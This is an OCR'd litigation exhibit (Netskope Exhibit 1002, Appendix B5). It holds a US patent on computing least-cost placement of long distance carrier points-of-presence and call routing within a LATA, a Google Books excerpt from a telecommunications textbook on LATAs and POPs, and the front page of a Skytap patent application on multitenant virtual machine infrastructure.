

L.A.T.A.
10
14b
CANDIDATE
POINT-OF-PRESENCE
(POP)
20
E.O.
14
14e
MILEAGE
TANDEM
SWITCH
14d
MILEAGE
12
14a
18
DIRECT
TRUNK
14c
16
22
I.C.
SWITCH
EXISTING POINT
POINT-OF-PRESENCE
(POP)

FIG. 1



MEMORY
26
28
24
30
INPUT
COMPUTER
OUTPUT

FIG. 3




FIG. 2

Netskope Exhibit 1002 - Appendix B5

SYSTEM FOR PLACEMENT OF A LONG DISTANCE TELEPHONE CARRIER POINT-OF-PRESENCE AND CALL ROUTING

BACKGROUND OF THE INVENTION

1. Field of the Invention

The present invention concerns a system for determining comparative transport costs of long distance traffic to a long distance carrier having a point-of-presence in a local access and transport area by the addition of more point-of-presence, ant for determining the least cost routing of the long distance traffic through existing or candidate points-of-presence.

2. Description of the Prior Art

Local exchange carriers provide local telephone service within a geographical area which typically includes a so-called Local Access Transport Area (LATA). Long distance telephone service between LATA's is provided by long distance telephone companies also known as interexchange carriers. In order to provide long distance service, an interexchange carrier must have a so-called point-of-presence (POP) within each LATA in order to receive long distance traffic originating within the LATA from the local exchange carrier, and to transfer long distance traffic terminating within the LATA to the local exchange carrier.

A typical LATA includes a number of so-called end offices or local telephone exchanges to which individual telephones are directly connected. Telephone traffic between end offices is usually routed by way of a tandem switch which avoids the need for each end office to be directly connected to every other end office within the LATA. Instead, the tandem switch routes the telephone traffic, either originating or terminating, between end offices, between an end office and another tandem, or between an end office and the POP of an interexchange carrier.

In order to place a POP in a LATA, an interexchange carrier connects to an end office of the carrier's choice within the LATA. In this regard, the end office serves merely as a service wire center for the physical connections for placing the POP in circuit communication with the tandem switch by which long distance traffic is routed to and from the carrier's POP. A long distance call terminating within the LATA is transferred from the interexchange carrier's network to the tandem of the local telephone company by way of the carrier's POP. The tandem then routes the call to the end office to which the called customer is connected. Similarly, a customer's long distance call is routed from the customer's end office to the tandem switch which then transfers the call to the POP belonging to the interexchange carrier which the customer has designated for providing long distance service.

In return for providing these switching services, the local exchange carrier charges transport fees which are known as transport costs to the interexchange carrier. These transport costs are often in the form of a per minute charge based on the chargable distance or mileage between the customer's end office and the end office to which the carrier's POP is connected, for example. Thus, the farther the customer's end office is from the end office to which carrier's POP is connected, the higher the transport costs on a per minute basis.

The transport tariffs of the local exchange carriers vary considerably. For example, some tariffs are based on a straight mileage distance between end offices and some are on the basis of a banded mileage scheme.

So called meet-point tariffs are also involved if more than one local telephone company is operating within a given LATA. For example, the interexchange carrier may have its POP connected to one local telephone company and the customer may be served by the other. In this situation, the call is transferred from one local telephone company to the other and the applicable tariffs for each local telephone company must be taken into account to the "meet-point."

Determining transport costs is also complicated by the fact that some end offices are directly trunked to the carriers's POP thereby bypassing the tandem switch. Additionally a different tariff may apply for intrastate traffic between LATA's.

It maybe advantageous for a interexchange carrier to provide additional POP's within a LATA in order to minimize chargable distances and thereby minimize transport charges. In a densely populated LATA, however, literally hundreds of end offices may be present and determining the most economical location for one or more additional POP's can be difficult. In the prior art, this has been done be determining the weighted average transport cost based on actual mileage between end offices taking into account the volume of long distance traffic. This method may not be optimal, however, because of the complicated tariff structure. For example, the most economical transport cost may not necessarily result from the shortest mileage distance because of banded mileage charges and meet-point tariffs.

Furthermore, a method based strictly on distance between end offices does not necessarily provide the most economical routing when more than one POP is already present within the LATA. For example, if more than one POP is present in a LATA, the interexchange carrier can route traffic terminating within the LATA through the POP of choice. For calls originating within the LATA, however, a tandem through which the calls passes may be programmed to route all originating calls to only one POP. Hence, the most economical routing for originating traffic may be different than that for traffic terminating within the LATA.

SUMMARY OF THE INVENTION

The present invention solves the prior art problems outlined above. That is to say, the system hereof takes into account all the relevent tariffs, LATA architecture, and directionality and volume of long distance traffic in determining the transport costs of one or more additional POP's, and in determining the most economical routing for long distance traffic through multiple POP's.

Broadly speaking, the preferred system concerns a method of an operating computer having data memory by first providing the memory with configuration data representative of the LATA architecture including the end offices, all of the relative transport rates and chargable distances between respective end offices, and long distance traffic, actual or projected, through the respective exchanges. The preferred method further includes the steps of providing the memory with candidate data representative of a set of at least one selected candidate POP for inclusion in the LATA, and determining in the computer the total transport costs for the long distance traffic according to which of the existing and candidate

Netskope Exhibit 1002 - Appendix B5

POP's present the lowest transport costs in accordance with the transport rates and charges.

In preferred forms, the method hereof separately determines the total transport costs for terminating and originating long distance traffic. That is to say, transport rates for originating traffic may be determined on the basis of routing all originating traffic through only one of the available POP's, while transport costs for terminating traffic are determined on the basis of assigning each end office to the available POP which presents the lowest transport cost.

Other important aspects of the present invention are discussed further hereinbelow.

BRIEF DESCRIPTION OF THE DRAWING FIGURES

FIG. **1** is a schematic representation of a local access and transport area LATA) illustrating an existing point-of-presence for an interexchange carrier and, in dashed lines, a candidate point-of-presence;

FIG. **2** is a computer program flow chart of a computer program as the preferred method for operating a computer in accordance with the present invention; and

FIG. **3** is a schematic representative of a computer for implementing the program of FIG. **2**.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENT

FIG. **1** is a schematic illustration of a so-called local access and transport area (LATA) **10** which presents the preferred environment of use of the present invention. LATA **10** includes tandem switch **12** which routes telephone calls between end offices **14**. Each end office **14** serves as the local exchange and wire center for a plurality of customer telephones **16**. As those skilled in the art appreciate, each end office may actually include more than one local exchange depending upon local customer density and physical convenience.

Typically, the local telephone company, also known as the local exchange carrier, provides telephone service within the LATA and interexchange carriers provide long distance telephone service between LATA's. In some areas more than one local exchange carrier may operate within a given LATA. A given local exchange carrier may also provide local telephone service in more than one LATA, although most local exchange carriers are prohibited from providing inter-LATA telephone service. An interexchange carrier, however, may provide intra-LATA telephone service in some areas.

FIG. **1** illustrates an existing point-of-presence (POP) **18** provided by a interexchange carrier within LATA **10**. End office **14***a* serves as the connection point or so-called service wire center for POP **18** so that long distance traffic can be routed between POP **18** and tandem switch **12**. FIG. **1** also illustrates candidate POP **20** in dashed lines associated with end office **14***b* for connection with tandem switch **12**. Interexchange carrier switch **22**, which is one of a plurality of switches included in the interexchange carrier's network, connects with POP **18** and also includes a candidate connection to candidate POP **20**. While FIG. **1** illustrates switch **22** included within the boundaries of LATA **10**, such may not always be the case in that a given interexchange carrier switch may serve more than one LATA and may not be physically located within the boundaries thereof. End office **14***c* is connected with direct truck lines to POP **18** routed by way of end office **14***a* serving as a connection point or wire center.

In operation, a long distance call being carried by the interexchange carrier network and destined for LATA **10**, is routed from the originating LATA by way of interexchange carrier switch **22**, existing POP **18**, tandem switch **12**, to end office **14***d*, for example, and then to the customer's telephone connected thereto. With such a call, the transport rate is, in part, based upon the chargable distance, that is the mileage, between end office **14***a* which is a connection point for existing POP **18** and end office **14***d*. It should be noted that the transport cost is not based upon the mileage to and from tandem switch **12**, but rather is only based upon the distance between the respective end offices. Thus, if a long distance call were to terminate at a customer's telephone connected to end office **14***e*, the chargable distance is greater between end offices **14***a* and *c* and the transport cost may also be greater depending upon the applicable tariffs.

As discussed above, the transport rate may be based on a banded mileage rate. For example, one rate may apply for distances up to one mile, another rate for distances between one and five miles, another rate between five and fifteen miles, and so forth. If end offices **14***c* and *d* are both within the same mileage band, for example, then the transport rate would be the same even though they are different distances from end office **14***a*.

As a further example of the application of transport rates, **14***b* may be served by a local telephone company different from the one which serves end office **14***a*. In such a case, the transport rate may further include a so-called "meet-point" billing which represents that portion of the transport charge billed as a percentage by the respective local telephone companies.

If a second or additional point-of-presence such as candidate POP **20** is included in the LATA, interexchange carrier switch **22** can be configured to route long distance traffic terminating within LATA **10** by way of either POP **18** or **20**. However, for traffic originating within LATA **10**, tandem switch **12** is typically programmed to route all of the originating long distance traffic to only one of POP's **18** or **20**. One exception concerns calls originating at an end office **14***c* which includes a direct trunk connection to POP **18**. Another exception occurs in some areas in which the tandem switch is "sectorized" for routing originating traffic to more than one POP.

FIG. **2** is a computer program flow chart illustrating the preferred program for operating computer **24** schematically illustrated in FIG. **3**. Computer **24** is preferably a Digital brand Vax model mini-computer having memory unit **26** in form of a conventional hard drive, input device **28** which can take the form of a conventional keyboard or data transfer bus from another computer, an output device **30** in the form of a CRT screen and also a printer. As explained further hereinbelow, data is provided to memory **26** representative of the LATA architecture including end offices, transport rates and chargable distances, that is, mileage therebetween and the long distance traffic including current and projected. Memory **26** is also provided with data representative of one or more candidate points-of-presence. Input **28** is the preferred means for providing this data to memory **26**. Computer **24** is also the preferred means for determining the transport costs for the candidate arrangement and the routing for long distance calls when more than on POP is present in the LATA.

Turning now to FIG. 2, the preferred method as embodied in the program stored also in memory 26 enters at step 202 in which memory 26 is provided with user selected data. This data includes the LATA number which is the number of the LATA to be analyzed from among all the LATA locations stored in memory. In step 202, the user also enters one or more candidate points-of-presence by identifying the end office or other wire center to which it is to be connected. In the preferred embodiment, up to twenty candidate POP's can be entered at a time for analysis.

In step 202, the user also enters whether the tandem switch subtending a respective POP is configured into so-called "sectors". In some LATA's, the tandem can be programmed to route originating long distance calls to more than one POP is requested by the interexchange carrier. If such sectorizing is available, then all of the originating long distance calls need not be routed to only one POP, but can be routed up to the maximum number of POP's corresponding to the maximum number of sectors which the tandem has been programmed to handle.

Forecast sensitivity, which is also entered in step 202, is a user indication of a confidence level of the forecasted or projected long distance traffic. This entry in step 202 allows the user to enter a multiplication factor for the projected forecast to develop a so-called "what if" scenario if the actual long distance usage were to be greater or smaller than that projected.

Step 202 also allows the user to enter a number representative of the percentage of intrastate usage includes the long distance traffic. That is to say, a given state may include more than one LATA and long distance traffic routed between LATA's within one state are subject to a separate set of tariffs than interstate traffic. The program illustrated in FIG. 2 applies the intrastate tariffs to the percentage of the forecasted long distance traffic entered in step 202.

The program then moves to step 204 which retrieves data representative of the projected long distance traffic for each end office in the selected LATA. This data includes the directionality of the projected long distance traffic—originating or terminating. The LATA architecture also includes data representative of which end offices have direct trunk lines available. Step 204 also retrieves the LATA architecture including all of the tandex switches, end offices, and chargable distances therebetween. Additionally, step 204 retrieves from memory 26 all of the relevant transport rates. As discussed above, this can include mileage rates, banded mileage rates, intrastate tariffs, and so forth. Finally, step 204 retrieves data representation of the existing and planned POP's. Preferably the user has the option of treating a planned POP as either existing or as a candidate POP.

The program then moves to step to 206 which sets the variable "end office record number" equal to one. As explained further hereinbelow, analysis is conducted for each end office record starting with the first. Step 206 sets this variable for the first end office record in the selected LATA. A separate "record" is provided for each end office access type. For example, the originating traffic for a given end office is one record and the terminating traffic for that end office is a separately numbered record.

The program then moves to step 208 in which asks whether the end office number is the last to be analyzed. Initially the answer in step 208 is no and the program moves to step 210 which asks whether the long distance traffic retrieved for the end office is originating within the LATA.

If the answer in step 210 is yes, the program moves to step 212 which asks whether the long distance traffic associated with the end office under consideration is routed by way of the tandem switch. If yes, which is the typical case, the program moves to step 214 which calculates the transport cost for the originating traffic for each existing (including planned, if so opted) and candidate POP.

The program then moves to step 216 which adds the transport cost for the originating traffic for the end office being considered to the tandem cost for each of the existing and candidate POP's. Step 216 also increments the end office record number. The program then loops back to step 208.

Returning to step 210, if the answer is no, the program moves to step 218 which asks whether the long distance traffic associated with the end office being analyzed is terminating traffic. If no, the program moves to step 220 to display an error message. That is to say, if the traffic is not originating, then it must be terminating, and a negative answer to both questions indicates an error in the data.

Normally, however, the answer in step 218 is yes and the program moves to step 222. This step is also executed if the answer in step 212 is no. That is to say, if the originating traffic is not tandem routed, then it is direct trunked. In such circumstances, the interexchange carrier has the option of connecting the direct trunks to the candidates POP's or leaving the connections to the existing POP. In other words, if the end office is direct trunked, then the originating traffic can be treated in the same way as terminating traffic because the originating traffic does not go through the tandem switch and is not routed thereby.

Step 222 determines the transport costs for each existing and candidate POP as a function of the respective tariffs and mileages.

The program then moves to step 224 which selects the least transport cost of those calculated in 222.

The program then moves to step 226 which asks whether the least cost selected in step 224 is less than the existing cost for that end office. For example, if twenty candidate POP's are being considered, step 224 picks the least transport cost for the end office being considered from among the candidate and existing POP's. Step 226 then asks whether the least cost selected in step 224 is less than the existing transport cost.

If the answer in step 226 is yes, then the program moves to step 228 to assign the end office under consideration to that candidate POP. In other words, the end office record under analysis is identified or associated with the candidate POP providing it with the lowest transport costs. Step 28 also calculates the "rehoming" costs or charges for changing the end office routing and relocating the trunk lines, if applicable.

If the answer in step 226 is no, indicating that the candidate cost is equal to or greater than the existing transport costs for that end office, the program bypasses step 228. This ensures that a "rehoming" or routing change is not indicated for a break even situation.

After step 228, or if the answer in step 226 is no, the program moves to step 230 to save the calculated data and to increment the end office record number in order to execute the program steps for the next end office record. The program continues to loop through steps

208–230 until the last end office record in the LATA has been analyzed at which point the program moves to step 232 which is a step concerned with originating long distance traffic. Step 232 selects the least cost of the existing and candidate POP's for the originating traffic which is tandem routed. The calculation in step 214 determines the transport costs for originating traffic of all of the end offices which are tandem routed through each of the existing and candidate POP's. Step 232 then selects the least cost POP. for originating long distance traffic.

The program then moves to step 234 which asks whether the least cost selected in step 232 is less than the existing transport cost for originating traffic on a tandem by tandem basis. That is to say, if the LATA architecture indicates that more than one tandem is present in the LATA, then the least cost routing for the originating long distance traffic is selected for each tandem.

If the answer in step 234 is yes, indicating that the lowest transport cost for originating long distance traffic is achieved through one of the candidate POP's, the program moves to step 236 which assigns the tandem to that least cost candidate POP for the originating traffic, and calculates the "rehoming" cost which is the cost for changing the tandem routing from the existing to the selected candidate POP.

If the answer in step 234 is no, indicating that none of the candidate POP's provide a lower cost routing for the originating long distance traffic, step 236 is by-passed.

The program then moves to step 238 which saves the newly calculated data and prints appropriate reports by way of computer output device 30. The preferred reports indicate, among other items, existing transport costs, transport costs for each candidate POP, the total transport costs, selected candidate and routing of the LATA configuration presenting the lowest cost. The preferred reports also indicate the circuit rehoming costs.

As those skilled in the art will appreciate, the program can be repetitively executed for a candidate POP at each end office in the LATA in order to determine the placement of a candidate POP presenting the lowest total transport costs. Furthermore, the program can be repetitively executed for combinations of sets of two or more candidate POP's at a time. In other words, finding the lowest costs for successive additions of a set of on candidate POP may not produce the lowest cost scenario for adding candidate POP's two or more at a time. With the method hereof, combinations of and number of candidate POP's with respective end offices in the LATA can be analyzed to determine the best possible scenerio for minimizing transport costs within the LATA. The system hereof is also useful for lowest cost routing of long distance traffic through two or more existing POP's. This can be achieved for example by treating all but one of the existing POP's as candidate in the program which assigns the end offices to the lowest cost POP for routing for the traffic.

Having thus described the preferred embodiment of the present invention, the following is claimed as new and desired to be secured by Letters Patent:

1. A method of operating a computer for determining the transport costs to a long distance interexchange carrier by the addition of at least one point-of-presence in an area such as a local access and transport area having a plurality of telephone exchanges such as end offices and having at least one existing point-of-presence for the carrier, the computer including memory means, said method comprising steps of:

(a) providing the computer memory means with configuration data representative of the area including the exchanges, transport rates and chargeable distances between the respective exchanges, long distance traffic through the exchanges, and said at least one existing point-of-presence;

(b) providing the computer memory means with candidate data representative of a set of at least one candidate point-of-presence; and

(c) determining in the computer the total transport costs for said long distance traffic according to which said existing and candidate points-of-presence present the lowest transport cost for said long distance traffic respectively for each exchange in accordance with said transport rates and chargeable distances.

2. The method is set forth in claim 1, further including the steps of repeating steps (b) and (c) for a plurality of said sets.

3. The method is set forth in claim 2, further including the step of selecting which of said sets presents the lowest total transport costs.

4. The method is set forth in claim 1, further including the step of assigning each exchange to that point-of-presence from among said existing and candidate points-of-presence which presents the lowest transport costs to the carrier for said long distance traffic.

5. The method is set forth in claim 1, futher including the steps of providing the computer memory means with traffic data representative of said long distance traffic as originating or terminating traffic within the local access and transport area, and separately determining said transport costs for said originating and terminating traffic.

6. The method is set forth in claim 5, further including the step of determining originating costs for said originating traffic in accordance with all of said originating traffic being routed through only one of the existing and candidate points-of-presence.

7. The method is set forth in claim 6, further including the steps of:

providing the computer memory means with direct trunk data representative of certain ones of the exchanges having direct trunk lines, and

determining said originating costs for said long distance originating traffic of the exchanges having said direct trunk connections separately from the remaining originating traffic.

8. The method is set forth in claim 1, said transport rates including direct mileage rates, banded rates, meet-point tariffs, and intrastate usage and associated rates.

9. The method is set forth in claim 1, said long distance traffic including projected long distance traffic.

10. A method of routing long distance traffic of an interexchange carrier through a plurality of points-of-presence in an area such as a local access and transport area having a plurality of telephone exchanges such as end offices and the like through which long distance traffic is routed, the computer including memory means, said method comprising steps of:

(a) providing the computer memory means with configuration data representative of the area including the exchanges, transport rates and chargeable distances between respective exchanges, long distance

Netskope Exhibit 1002 - Appendix B5

traffic through the respective exchanges, and the points-of-presence;

(b) determining in the computer which of said points-of-presence present the lowest transport costs for said long distance traffic respectively for each exchange in accordance with said transport rates and chargeable distances; and

(c) routing said long distance traffic between each exchange and one of said points-of-presence in accordance with said respective lowest transport costs.

11. The method as set forth in claim **10**, said transport rates including direct mileage rates, banded rates, meet-point tariffs, and intrastate useage and associated rates.

12. In the method as set forth in claim **10**, said long distance traffic including projected long distance traffic.

13. An apparatus for determining the transport costs to a long distance interexchange carrier by the addition of at least one point-of-presence in an area such as a local access and transport area having a plurality of telephone exchanges such as end offices or the like and having at least one existing point-of-presence for the carrier, said apparatus comprising:

(a) means storing configuration data representative of the area including the exchanges, transport rates and chargeable distances between respective exchanges, long distance traffic through the respective exchanges, and at least one existing point-of-presence in the area;

(b) means storing candidate data representative of a set of at least one candidate point-of-presence for the area;

(c) determining means operably coupled with said configuration and candidate storing means for selectively retrieving said data and responsive thereto for determining the total transport costs of said long distance traffic according to which of said existing and candidate points-of-presence present the lowest transport costs for said long distance traffic respectively for each exchange in accordance with said transport rates and chargeable distances.

14. The apparatus as set forth in claim **13**, said configuration and candidate data storing means including magnetic memory storage media.

15. The apparatus as set forth in claim **13**, said determining means including a computer.

16. The apparatus as set forth in claim **13**, said transport rates including direct mileage rates, banded rates, meet-point tariffs and intrastate usage and associated rates.

17. The apparatus as set forth in claim **13**, said long distance traffic including projected long distance traffic.

* * * * *

Google "point of presence" Try the new Google Books Sign in

Books Add to my library Write review Page 16

BUY EBOOK - $131.00

Get this book in print

2 Reviews
Write review

Fundamentals of Telecommunications
By Roger L. Freeman

"point of presence" Go

About this book

My library
My History
Books on Google Play

Terms of Service

WILEY Publishers Since 1807

Pages displayed by permission of John Wiley & Sons. Copyright.

Showing 5 results in this book for "point of presence" - Order by: relevance | pages

Clear search

group prepares standards dealing with the North American digital network. Bellcore (Bell Communications Research, now called Telcordia) is an excellent source for standards with a North American flavor. These standards were especially developed for the Regional Bell Operating Companies (RBOCs). There are also a number of *Forums*. A forum, in this context, is a group of manufacturers and users that band together to formulate standards. For example, there is the Frame Relay Forum, the ATM Forum, and so on. Often these ad hoc industrial standards are adopted by CCITT, ANSI, and the ISO, among others.

1.6 THE ORGANIZATION OF THE PSTN IN THE UNITED STATES

Prior to 1984, the PSTN in the United States consisted of the Bell System (a part of AT&T) and a number of independent telephone companies such as GTE. A U.S. federal court considered the Bell System/AT&T a monopoly and forced it to divest its interests.

As part of the divestiture, the Modification of Final Judgment (MFJ) called for the separation of *exchange* and *interexchange* telecommunications functions. Exchange services are provided by RBOCs (Regional Bell Operating Companies); interexchange services are provided by other than RBOC entities. What this means is that local telephone service may be provided by the RBOCs and long-distance (interexchange) services by non-RBOC entities such as AT&T, Sprint, MCI, and WorldCom.

New service territories called Local Access and Transport Areas (LATAs), also referred to as *service areas* by some RBOCs, were created in response to the MFJ exchange-area requirements. LATAs serve the following two basic purposes:

- They provide a method for delineating the area within which the RBOCs may offer services.
- They provided a basis for determining how the assets of the former Bell System were to be divided between the RBOCs and AT&T at divestiture.

Appendix B of the MFJ requires each RBOC must offer *equal access* through RBOC end offices (local exchanges) in a LATA to all interexchange carriers (IXCs, such as Sprint, MCI, and many others). All carriers must be provided services that are equal in type, quality, and price to those provided by AT&T.

We define a LEC (local exchange carrier) as a company that provides intraLATA telecommunication within a franchised territory. A LATA defines those areas within which a LEC may offer telecommunication services. Many independent LECs are associated with RBOCs in LATAs and provide exchange access individually or jointly with a RBOC.

1.6.1 Points of Presence

A point of presence (POP) is a location within a LATA that has been designated by an access customer for the connection of its facilities with those of a LEC. Typically, a POP is a location that houses an access customer's switching system or facility node. Consider an "access customer" as an interexchange carrier, such as Sprint or AT&T.

At each POP, the access customer is required to designate a physical point of termination (POT) consistent with technical and operational characteristics specified by the LEC. The POT provides a clear demarcation between the LEC's exchange access functions and the access customer's interexchange functions. The POT generally is a distribution frame or other item of equipment (a cross-connect) at which the LEC's access facilities

Copyrighted material

terminate and where cross-connection, testing, and service verification can occur. A later federal court judgment (1992) required a LEC to provide space for equipment for CAPs (competitive access providers).

US 20120096158A1

(19) **United States**

(12) **Patent Application Publication**

Astete et al.

(10) **Pub. No.: US 2012/0096158 A1**

(43) **Pub. Date: Apr. 19, 2012**

(54) **MULTITENANT HOSTED VIRTUAL MACHINE INFRASTRUCTURE**

(75) Inventors: **Nicholas Luis Astete**, Seattle, WA (US); **Aaron Benjamin Brethorst**, Seattle, WA (US); **Joseph Michael Goldberg**, Seattle, WA (US); **Matthew Hanlon**, Seattle, WA (US); **Anthony A. Hutchinson, JR.**, Seattle, WA (US); **Gopalakrishnan Janakiraman**, Bellevue, WA (US); **Alexander Kotelnikov**, Saint-Petersburg (RU); **Petr Novodvorskiy**, Seattle, WA (US); **David William Richardson**, Seattle, WA (US); **Roxanne Camille Skelly**, Seattle, WA (US); **Nikolai Slioussar**, Seattle, WA (US); **Jonathan Weeks**, Vashon, WA (US)

(73) Assignee: **Skytap**, Seattle, WA (US)

(21) Appl. No.: **13/276,153**

(22) Filed: **Oct. 18, 2011**

Related U.S. Application Data

(62) Division of application No. 12/434,620, filed on May 2, 2009.

(60) Provisional application No. 61/050,163, filed on May 2, 2008, provisional application No. 61/101,665, filed on Sep. 30, 2008.

